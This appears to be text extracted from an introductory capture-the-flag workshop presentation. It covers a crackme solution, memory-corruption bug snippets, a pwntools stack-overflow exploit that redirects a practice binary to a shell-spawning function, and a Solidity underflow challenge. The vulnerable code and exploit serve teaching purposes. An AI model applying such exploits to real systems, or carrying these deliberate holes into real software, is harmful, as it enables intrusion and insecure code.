123e: 48 8d 05 cc 0d 00 00 lea  0xdc(%rip),%rax          # 2011 <_IO_stdin_used+0x11>
1245: 48 89 c7          mov   %rax,%rdi
1248: e8 f3 fd ff ff          call 1040 <puts@plt>
124d: b8 00 00 00 00          mov   $0x0,%eax
1252: c9          leave
1253: c3          ret
```




rev

Reverse Engineering

- (newborn) Baby "crackme"



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```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char input[80]; // [rsp+0h] [rbp-90h] BYREF
    char real_key[32]; // [rsp+50h] [rbp-40h] BYREF
    char key[28]; // [rsp+70h] [rbp-20h] BYREF


    strcpy(key, "s3cr3t_1337_k3y1");
    printf("KEY: ");
    scanf("%s", input);
    strcpy(real_key, key);
    real_key[strlen(real_key) - 1] = '!';
    if ( strcmp(input, real_key) )
        puts("FAIL");
    else
        puts("WIN");
    return 0;
}
```

key vs real_key

real_key replaces last character with
"!"

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- (newborn) Baby "crackme"

"s3cr3t_1337_k3y1" -> "s3cr3t_1337_k3y!"




```
$ ./newborn  
KEY: s3cr3t_1337_k3y!  
WIN
```

win (yay)

pwn

Binary Exploitation




- Memory Corruption
- Hardest and most sought after category for most teams
- Steepest learning curve
- Very vast field
 - Stack, Heap, Browser, Kernel, Hypervisor, Embedded, etc

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
What should you know?

- The C programming Language
- x86/x64 + ARM/aarch64 assembler
- python for scripting
- An understanding of memory and different data structures
 - Stack, Linked List, etc
- A good grasp on reverse engineering



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Vulnerability Examples:



reads 128 bytes into 64 byte buffer,
overflow of 64 bytes on the program's
stack

we don't check if idx is within the
array bounds, allowing us to read OOB



read from chunk after it's free (UAF)
leaking chunk metadata

```
char buf[64];  
read(0, buf, 128);  
  
int idx;  
int numbers[3] = {1,2,3};  
scanf("%d", idx);  
printf("%x\n", numbers[idx]);  
  
char* chunk = malloc(0x20);  
read(0, chunk, 0x18);  
free(chunk);  
printf("%s\n", chunk);
```

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Tools:

- pwntools
- pwninit
- gdb
 - pwdbg or gef plugin
- Decompilers
 - IDA, Binary Ninja, Ghidra
 - online at <https://dogbolt.org>




IDA



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Where to Learn?

- pwn.college
 - from beginner to advanced lectures and challenges
- pwnable.tw (hard)
- Play CTFs and learn from Writeups
- Write C programs and try to break them




```
./ pwn.college
```

```
PWNABLE.TW
```

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Challenge Example - "babypwn" from Perth Socialware



boilerplate code for setting up remote buffering to run the binary over the network

gets reads an infinite number of bytes into a fixed 96 byte buffer, allowing us to "overflow" it

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    setup(argc, argv, envp);
    vuln();
    return 0;
}
```


```
int setup()
{
    setvbuf(_bss_start, 0LL, 2, 0LL);
    return setvbuf(stdin, 0LL, 2, 0LL);
}

int vuln()
{
    char v1[96]; // [rsp+0h] [rbp-60h] BYREF

    puts("What's your name?");
    gets(v1);
    return printf("Hello, %s!\n", v1);
}
```

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Challenge Example - "babypwn" from Perth Socialware



We want to call "win" to spawn a shell

```
int win()
{
    return system("/bin/sh");
}
```


What does the program memory look like after filling the buffer??

Here's where we will resume execution after "vuln" finishes

```
pwndbg> stack
00:0000 | rsi rsp 0x7fffffffdc40 ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
... ↓      7 skipped
pwndbg>
08:0040 |      0x7fffffffdc80 ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
... ↓      3 skipped
0c:0060 | rbp 0x7fffffffdfa0 → 0x7fffffffdc00 ← 0x2
0d:0068 |      0x7fffffffdfa8 → 0x401288 (main+39) ← mov eax, 0
```


pwn

Challenge Example - "babypwn" from Perth Socialware




We can write past the end of the buffer,
so we can overwrite that address with
the address of win!

Shell!

```
from pwn import *
context.log_level='info'
e = ELF('./babypwn')
p = e.process()
#fill buffer smash rbp ret for alignment spawn shell
p.sendline(b"A"*96 + b"B"*8 + p64(0x40101a) + p64(e.sym.win))
p.interactive()
```

```
$python3 x.py
[*] '/mnt/c/Users/riley/Downloads/babypwn/tes
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[+] Starting local process '/mnt/c/Users/rile
[*] Switching to interactive mode
What's your name?
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ ls
babypwn x.py
$
```

misc



Challenges that don't fit in any typical CTF category

- Steganography (pure guessing, not fun - don't put these in CTFs!)
- Pyjail, or other jails / sandboxes
 - very fun and interesting - definitely try these!
- Exploiting weird quirks of coding languages
- Blockchain (not actually misc, more on this later...)
- PPC (coding challenges, basically competitive programming)
- Esolang challenges (really messed up joke programming languages)
- welcome / survey / discord / sanity check (free points to cope)
- OTHER!!!!



blockchain

blockchain (web3)

- exploiting smart contracts
- challenges in Solidity
- very new category, usually not in a lot of CTFs
- vulnerabilities include exploiting logic errors, underflows/overflows, implementations

tools/resources


- python/javascript (web3py, web3.js) to script interacting with smart contracts
- remix (<https://remix.ethereum.org>)
 - interactive web IDE for coding in solidity, deploying contracts, etc
- Ethernaut – wargame site full of web3 challenges
- HackTheBox – recently added blockchain chals



Ethernaut

blockchain

example challenge from Ethernaut



```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.6.0;
3
4 contract Token {
5
6     mapping(address => uint) balances;
7     uint public totalSupply;
8
9     constructor(uint _initialSupply) public {
10         balances[msg.sender] = totalSupply = _initialSupply;
11     }
12
13     function transfer(address _to, uint _value) public returns (bool) {
14         require(balances[msg.sender] - _value >= 0);
15         balances[msg.sender] -= _value;
16         balances[_to] += _value;
17         return true;
18     }
19
20     function balanceOf(address _owner) public view returns (uint balance)
21     {
22         return balances[_owner];
23     }
24 }
```

very old solidity version (^0.6.0),
versions before 0.8 do not
automatically check for
under/overflows!


we can call this function and cause
an underflow here, if **our balance**
is less than **_value**

however, there is a check before to
see if **our balance - _value >= 0**

can you find the vulnerability?

blockchain

example challenge from Ethernaut




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```

this check **also underflows!**




it is implemented incorrectly, and should be **our balance >= _value**

thus, the check doesn't work as intended!

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Questions!

`w/: shutdown`

Thank you!

Networking will now commence!

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